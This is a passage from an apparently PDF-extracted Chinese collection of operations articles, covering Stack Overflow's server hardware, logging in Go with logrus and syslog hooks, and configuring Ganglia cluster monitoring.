- 6x Seagate Constellation 7200RPM 1TB SATA HDDs (RAID 10) (日志)
- 双 10 Gbps 网络 (Intel X540/I350 NDC) - (DMZ) 内网流量
- 双 10 Gbps 网络 (Intel X540) - 外网流量
- 2 Dell R620 服务器 (直达流量), 每台配置如下:
- 双 E5-2650 处理器 (每个 8 核 @2.0–2.8GHz each)
- 64 GB of RAM (4x 16 GB DIMMs)
- 2x Seagate Constellation 7200RPM 1TB SATA HDDs (RAID 10) (日志)
- 双 10 Gbps 网络 (Intel X540/I350 NDC) - (DMZ) 外网流量
- 双 10 Gbps 网络 (Intel X540) - 外网流量

原作者备注: 这些服务器是不同时期采购的, 因此规格上略有差异。并且, 2台CloudFlare负载均衡器因为安装了memcached, 拥有更多内存 (我们现在已经不运行该组件)。这些服务, redis, 检索, 和负载均衡器在stack都是基于1U 服务器。这是纽约的情况:







## 其它服务器

我们还有一些其他的服务器并不直接或间接服务于网站的流量。它们负责处理一些相关业务（例如，域名控制器，少量用于应用验证，跑在虚拟机上），或者一些次要的采购用于监控，日志存储，备份等等。既然已经表示未来会做一系列的报告，我把一切有趣的“后台”服务器也列出来。使我可以将更多的服务器拿出来和你分享，有人不喜欢的吗？

### VM 服务器 (VMWare, 当前)

- 2 Dell FX2s Blade Chassis, each with 2 of 4 blades populated
- 4 Dell FC630 Blade Servers (2 per chassis), each with:
  - 双 E5-2698 v3 处理器 (每个16 核 @2.3–3.6GHz)
  - 768 GB of RAM (24x 32 GB DIMMs)
  - 2x 16GB SD Cards (Hypervisor - no local storage)
  - 双 4x 10 Gbps 网络 (FX IOAs - BASET)
  - 1 EqualLogic PS6210X iSCSI SAN
  - 24x Dell 10K RPM 1.2TB SAS HDDs (RAID10)
  - 双 10Gb 网络 (10-BASET)
  - 1 EqualLogic PS6110X iSCSI SAN
  - 24x Dell 10K RPM 900GB SAS HDDs (RAID10)
  - 双 10Gb 网络 (SFP+)













在一些场景下，还有几台重要的服务器不是虚拟机。这些系统后台任务，帮助我们通过日志追踪排查问题，存储大量的数据等等。

机器学习服务器 (**Providence**) 这些服务器99%的时间是空闲的，但是每晚承担了大量的处理工作：刷新Providence。它们也可以通过内部数据中心的方式，用来测试基于海量数据的新算法。

- 2 Dell R620 服务器, 每台配置如下:
- 双 E5-2697 v2 处理器 (每个 12 核 @2.7–3.5GHz)
- 384 GB of RAM (24x 16 GB DIMMs)
- 4x Intel 530 480GB SATA SSDs (RAID 10)
- 双 10 Gbps 网络 (Intel X540/I350 NDC)

译者注：Providence，应为项目代号。Providence通过分析流量日志，给网站的访问用户打标签(类似“web开发者”或者“使用Java技术栈”)。详细可以查阅

[<https://kevinmontrose.com/2015/01/27/providence-machine-learning-at-stack-exchange/>]

机器学习服务器—**Redis (Still Providence)** 这是一个为 Providence服务的redis数据集。它们通常是一台主用，一台备用，还有一个实例是用于测试，如最新版的ML算法。当它不用做Q&A站点时，这些数据会服务于职位招聘的边栏广告。

- 3 Dell R720xd 服务器, 每台配置如下:
- Dual E5-2650 v2 Processors (8 cores @2.6–3.4GHz each)
- 384 GB of RAM (24x 16 GB DIMMs)
- 4x Samsung 840 Pro 480 GB SATA SSDs (RAID 10)
- Dual 10 Gbps network (Intel X540/I350 NDC)

日志服务器(各种日志) 我们的 Logstash 集群 (使用 Elasticsearch 存储)，数据来源于，任何地方。我们曾计划将HTTP日志复制一份到这些服务器，但是由于影响性能的问题而没有实现。尽管如此，我们还是将所有的网络设备日志，syslog，Windows和Linux系统日志存在这里，所以我们能够建立一个网络的全局视图，或者快速地排查问题。当告警发生的时候，它也被用作Bosun的一个数据源。这个集群总计使用的存储是  $6 \times 12 \times 4 = 288$  TB。

- 6 Dell R720xd 服务器, 每台配置如下:
- Dual E5-2660 v2 Processors (10 cores @2.2–3.0GHz each)
- 192 GB of RAM (12x 16 GB DIMMs)
- 12x 7200 RPM Spinny 4 TB SATA HDDs (RAID 0 x3 - 4 drives per)
- 双 10 Gbps 网络 (Intel X540/I350 NDC)

**SQL Server—HTTP** 日志 在这些服务器，我们将访问负载均衡器的单独HTTP请求，存储到SQL数据库(来源于HAProxy syslog)。我们只记录少数高级别的请求，类似URL，查询，UserAgent,SQL执行时间，Redis，等等。在这里的数据，每天将进入一个集群的Columnstore 索引。我们借助这些数据排查用户的问题，发现僵尸网络，等等。

- 1 Dell R730xd 服务器，配置如下:
- 双 E5-2660 v3 处理器 (每个10 核 @2.6–3.3GHz)
- 256 GB of RAM (16x 16 GB DIMMs)

- 2x Intel P3600 2 TB NVMe PCIe SSD (RAID 0)
- 16x Seagate ST6000NM0024 7200RPM Spinny 6 TB SATA HDDs (RAID 10)
- 双 10 Gbps 网络 (Intel X540/I350 NDC)

**SQL Server - 开发** 我们喜欢尽可能多地模拟生产环境，类似SQL匹配，额，至少是它过去常常发生的那样。们一直以来这购买升级生产处理器。我们会将升级这些服务器，采用2U解决方案，在今年晚些升级Stack Overflow 集群的时候一起做。

- 1 Dell R620 服务器，配置如下：
- 双 E5-2620 处理器 (每个6核 @2.0–2.5GHz)
- 384 GB of RAM (24x 16 GB DIMMs)
- 8x Intel S3700 800 GB SATA SSDs (RAID 10)
- 双 10 Gbps 网络 (Intel X540/I350 NDC)







# 应用程序的日志管理及可视化

程序中记录日志的首要目的：Troubleshooting。通过记录程序中对外部系统与模块的依赖调用、重要状态信息的变化、关键变量、关键逻辑等，显示基于时间轴的程序运行轨迹，显示业务是否正常、是否存在非预期执行，在出问题时方便还原现场，推断程序运行过程、理清问题的方向。

本文将讨论在实现日志功能过程中常见的一些问题，包括基础API、格式化、日志转发及可视化等方面，代码采用Go语言描述。

## 一、Basic

### 1、后台输出

```
package main

import (
    "fmt"
)

func main(){
    fmt.Println("-----hello world-----")
}
```

### 2、There are no exceptions in Golang, only errors.

Go语言不支持传统的try...catch...finally这种异常，因为Go语言的设计者们认为，将异常与控制结构混在一起会很容易使得代码变得混乱。因为开发者很容易滥用异常，甚至一个小小的错误都抛出一个异常，替代方案是使用多值返回来返回错误。当然Go并不是全面否定异常的存在，或者用recover+panic语法实现，只是极力不鼓励多用异常。

```
package main

import (
    "log"
    "errors"
    "fmt"
)

func main() {
    /* local variable definition */
    ...

    /* function for division which return an error if divide by 0 */
    ret,err = div(a, b)
    if err != nil {
        log.Fatal(err)
    }
    fmt.Println(ret)
}
```

### 3、写入日志文件：

```
package main

import (
    "log"
    "os"
)

func main(){
    f,err :=os.OpenFile("test.log",os.O_WRONLY|os.O_CREATE|os.O_APPEND,0644)
    if err !=nil{
        log.Fatal(err)
    }
    defer f.Close()
    log.SetOutput(f)
    log.Println("=====works====")
}
```

```
YRMacBook-Pro:go-log yanrui$ more test.log
2017/05/24 21:46:25 =====works=====
```

## 二、格式化

推荐日志工具库：**logrus**

```
$ go get github.com/Sirupsen/logrus
```

## 1、JSON format

```
package main

import (
    log "github.com/Sirupsen/logrus"
    "github.com/logmatic/logmatic-go"
)

func main() {
    // use JSONFormatter
    log.SetFormatter(&logmatic.JSONFormatter{})
    // log an event as usual with logrus
    log.WithFields(log.Fields{"string": "foo", "int": 1, "float": 1.1 }).Info("My first ssl event from golang")
}
```

日志输出样式：

```
{
    "@marker": ["sourcecode", "golang"],
    "date": "2017-05-24T15:27:40+08:00",
    "float": 1.1,
    "int": 1,
    "level": "info",
    "message": "My first ssl event from golang",
    "string": "foo"
}
```

## 三、附加上下文

通过logrus库可以加入一些上下文信息，例如：主机名称，程序名称或者会话参数等。

```
contextLogger := log.WithFields(log.Fields{
    "common": "XXX common content XXX",
    "other": "YYY special context YYY",
})

contextLogger.Info("AAAAAAAAAAAAA")
contextLogger.Info("BBBBBBBBBBBBB")
```

日志输出样式：

```

YRMacBook-Pro:go-log yanrui$ go run LogMatic.go
{@marker:[{"sourcecode","golang"}, "common":"XXX common content XXX", "date":"2017-05-2
4T17:00:08+08:00", "level":"info", "message":"AAAAAAAAAAAAA", "other":"YYY special context
YYY"}
{@marker:[{"sourcecode","golang"}, "common":"XXX common content XXX", "date":"2017-05-2
4T17:00:08+08:00", "level":"info", "message":"BBBBBBBBBBBB", "other":"YYY special context
YYY"}
YRMacBook-Pro:go-log yanrui$

```

## 四、Hooks

我们还可以利用Hook机制实现日志功能扩展，例如Syslog hook，将输出的日志发送到指定的Syslog服务。

```

package main

import (
    log "github.com/sirupsen/logrus"
    "gopkg.in/gemnasium/logrus-airbrake-hook.v2" // the package is named "airbrake"
    logrus_syslog "github.com/sirupsen/logrus/hooks/syslog"
    "log/syslog"
)

func main(){
    hook, err := logrus_syslog.NewSyslogHook("udp", "59.37.0.1:514", syslog.LOG_INFO,
    "")
    if err != nil {
        log.Error("Unable to connect to local syslog daemon")
    } else {
        log.AddHook(hook)
    }
}

```

验证是否发送Syslog：

```

$ sudo tcpdump | grep 59.37.0.1
tcpdump: data link type PKTAP
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on ptkap, link-type PKTAP (Apple DLT_PKTAP), capture size 262144 bytes
18:51:05.663612 IP 192.168.199.15.58819 > 59.37.0.1.syslog: SYSLOG kernel.info, length
: 314
18:51:05.663657 IP 192.168.199.15.58819 > 59.37.0.1.syslog: SYSLOG kernel.info, length
: 314

```

## 五、可视化


在真实场景中日志数据体量非常庞大，日志存储只是第一步，更多的情况是需要查看特定指标或者能够快速检索信息，此时日志分析平台就发挥作用了。以logmatic为例，可以在它的官网注册<https://logmatic.io/>，免费体验。

在使用logmatic之前，需要下载它的hook支持：

```
$ go get github.com/logmatic/logmatic-go
```

```
func main() {
    // instantiate a new Logger with your Logmatic APIKey
    // 国内访问比较慢
    log.AddHook(logmatic.NewLogmaticHook("p53uTk0hSEqI3-116Dy whole
    // ...
}
```

效果如下：



## Dashboards

Cockpits on your apps: analytical and clickable widgets side-by-side so anyone can get quick answers on what matters

[Create a dashboard](#)





# 基于**Ganglia**实现集群性能态势感知

本文以开源项目**Ganglia**为例，介绍多集群环境下，利用监控系统进行故障诊断、性能瓶颈分析的一般方法。

## 回顾

通过前面的发布过的两篇文章，我们已经大致掌握了描述单个服务器的性能情况的方法。可以从load average等总括性的数据着手，获得系统资源利用率（CPU、内存、I/O、网络）和进程运行情况的整体概念。参考CPU使用率和I/O等待时间等具体的数字，从而自顶向下快速排查各进程状态。也可以在60秒内，通过运行以下10个基本命令，判断是否存在异常、评估饱和度，度量请求队列长度等等。

### [1. 基于Linux单机的负载评估](#)

### [2. Netflix性能分析模型：In 60 Seconds](#)

在真实的工程实践中，并不能总是通过几行简单的命令，直接获得性能问题的答案。一般不会存在一台单独运行的服务器，它们一定属于某个服务集群之中，就算是同一集群的服务器，也可能属于不同建设周期、硬件配置不同、分工角色不同。或者由不同机房、不通集群的服务器共同协作完成任务。

另外，很多性能问题也需要长时间的追踪、对比才能作出判断。正如任何一个高明的医生，都需要尽可能多地了解、记录病人的病史，不掌握这些情况，盲目下药，无异于庸医杀人。诚如医者曰：


夫经方之难精，由来尚矣。今病有内同而外异，亦有内异而外，  
故五脏六腑之盈虚，血脉荣卫之通塞，固非耳目之所察，  
必先诊候以审之。世有愚者，读方三年，便谓天下无病可治；  
及治病三年，乃知天下无方可用。

基于**Ganglia**项目，我们可以快速搭建一套高性能的监控系统，展开故障诊断分析、资源扩容预算甚至故障预测。

## **Ganglia**框架简析

## 开源项目Ganglia框架示意图

@RiboceYim



一般应用中，需要用到两个核心组件：

**Gmond (Ganglia Monitoring Daemon)** Gmond承担双重角色：1、作为Agent，部署在所有需要监控的服务器上。2、作为收发机，接收或转发数据包。

**Gmetad (Ganglia Meta Daemon)** 负责收集所在集群的数据，并持久化到RRD数据库。根据集群的组网情况，可以部署1-N个。


**Web frontend Ganglia**项目提供一个PHP编写的通用型的Web包，主要实现数据可视化，能提供一些简单的数据筛选UI。页面不多，大量使用了模版技术。HTTP Server方面，用Apache和Nginx都可以。

**RRDTool (Round Robin Database)** Gmetad收集的时间序列数据都通过RRD存储，RRDTool作为绘图引擎使用。

**插件生态 Ganglia**最重要的特性之一就是提供了一个灵活的数据标准和插件API。它使得我们可以根据系统的情况，很容易地在默认的监控指标集之上，引用或定制其他扩展指标。这一特性在大数据领域也获得了认可，Hadoop,Spark等都开放了面向Ganglia的指标集。在Github上也有很多现成的扩展插件。

## Ganglia安装依赖项(3.7.2)

@RiboSeYim



## Ganglia 工作模式

项目的名称其实已经反映了作者的设计思路。Ganglia（又作：ganglion），直译为“神经节”、“中枢神经”。在解剖学上是一个生物组织丛集，通常是神经细胞体的集合。在神经学中，神经节主要是由核周体和附随连结的树突组合而成。神经节经常与其他神经节相互连接以形成一个复杂的神经节系统。神经节提供了身体内不同神经体系之间的依靠点和中介连结，例如周围神经系统和中枢神经系统。

Ganglia的作者意图将服务器集群理解为生物神经系统，每台服务器都是独立工作神经节，通过多层次树突结构连接起来，既可以横向联合，也可以从低向高，逐层传递信息。具体例证就是Ganglia的收集数据工作可以工作在单播(unicast)或多播(multicast)模式下，默认为多播模式。

**单播：**Gmond收集到的监控数据发送到特定的一台或几台机器上，可以跨网段

**多播：**Gmond收集到的监控数据发送到同一网段内所有的机器上，同时收集同一网段内的所有机器发送过来的监控数据。因为是以广播包的形式发送，因此需要同一网段内。但同一网段内，又可以定义不同的发送通道。




Fig. 1. Ganglia architecture.




Fig. 2. Ganglia implementation.

vi /usr/local/ganglia/etc/gmond.conf

默认配置：

```
cluster {
    name = "cluster01"
}

udp_send_channel {
    mcast_join = 239.2.11.71
    port = 8649
    ttl = 1
}

udp_recv_channel {
    mcast_join = 239.2.11.71
    port = 8649
    bind = 239.2.11.71
    retry_bind = true
}

tcp_accept_channel {
    port = 8649
    gzip_output = no
}
```

单播模式**Gmetad**增加配置：

```
udp_recv_channel {
    port = 8666
}
```

单播模式**Gmond**增加配置：

```
udp_send_channel {
    host = 192.168.0.39
    port = 8666
    ttl = 1
}
```

默认装载指标集：

```
modules {
    module {
        name = "core_metrics"
    }
    module {
        name = "cpu_module"
        path = "modcpu.so"
    }
    module {
        name = "disk_module"
        path = "moddisk.so"
    }
    module {
        name = "load_module"
        path = "modload.so"
    }
    module {
        name = "mem_module"
        path = "modmem.so"
    }
    module {
        name = "net_module"
        path = "modnet.so"
    }
    module {
        name = "proc_module"
        path = "modproc.so"
    }
    module {
        name = "sys_module"
        path = "modsys.so"
    }
}
```

vi /usr/local/ganglia/etc/gmetad.conf

```
### 配置数据源，可以多个
data_source "cluster01" localhost:8649
data_source "cluster02" 192.168.0.39:8666 192.168.0.48:8666

gridname "mygrid"

### 指定RRD数据路径
rrd_rootdir "/home/data/ganglia/rrds"
```

## 查看数据流向

```
# netstat -an | grep 86
tcp      0      0 0.0.0.0:8649          0.0.0.0:*          LISTEN      ##tcp_accept_
channel
udp      0      0 192.168.0.45:52745    239.2.11.71:8649    ESTABLISHED ##组播
udp      0      0 239.2.11.71:8649    0.0.0.0:*
udp      0      0 0.0.0.0:8666          0.0.0.0:*          ##udp_recv_channel
```


Gmetad所在位置，已经可以收到监控数据的服务器列表：


```
# telnet localhost 8649 | grep HOST
<HOST NAME="192.168.0.56" IP="192.168.0.56" TAGS="" REPORTED="1478226772" TN="6" TMAX=
"20" DMAX="86400" LOCATION="GZ" GMOND_STARTED="1477817579">
</HOST>
<HOST NAME="192.168.0.39" IP="192.168.0.39" TAGS="" REPORTED="1478226771" TN="7" TMAX=
"20" DMAX="86400" LOCATION="GZ" GMOND_STARTED="1477473541">
....
```

Gmond所在位置，收到的监控指标数据明细：

```
# telnet localhost 8649 | grep cpu_idle
telnet: connect to address ::1: Connection refused
<METRIC NAME="cpu_idle" VAL="96.7" TYPE="float" UNITS="%" TN="33" TMAX="90" DMAX="0" SLOPE="both">
<METRIC NAME="cpu_idle" VAL="100.0" TYPE="float" UNITS="%" TN="20" TMAX="90" DMAX="0" SLOPE="both">
<METRIC NAME="cpu_idle" VAL="91.2" TYPE="float" UNITS="%" TN="4" TMAX="90" DMAX="0" SLOPE="both">
<METRIC NAME="cpu_idle" VAL="96.3" TYPE="float" UNITS="%" TN="28" TMAX="90" DMAX="0" SLOPE="both">
<METRIC NAME="cpu_idle" VAL="99.9" TYPE="float" UNITS="%" TN="5" TMAX="90" DMAX="0" SLOPE="both">
<METRIC NAME="cpu_idle" VAL="83.9" TYPE="float" UNITS="%" TN="14" TMAX="90" DMAX="0" SLOPE="both">
<METRIC NAME="cpu_idle" VAL="84.2" TYPE="float" UNITS="%" TN="0" TMAX="90" DMAX="0" SLOPE="both">
<METRIC NAME="cpu_idle" VAL="44.1" TYPE="float" UNITS="%" TN="9" TMAX="90" DMAX="0" SLOPE="both">
....
```

## 数据可视化





## Bioinfo Physical View at Thu, 27 Oct 2016 02:21:06 +0000


IRIC Grid > Bioinfo > --Choose a Node ▾

Verbosity level (Lower is more compact):


3 2 1

binslv10.iric.ca	7.27	binslv14.iric.ca	7.14
cpu: 2.99G (8) mem: 31.26G		cpu: 2.99G (8) mem: 31.26G	
binslv6.iric.ca	0.00	lemsrv1.iric.ca	2.05
cpu: 2.49G (8) mem: 13.54G		cpu: 3.80G (4) mem: 31.14G	
binslv4.iric.ca	7.94	binslv2.iric.ca	0.00
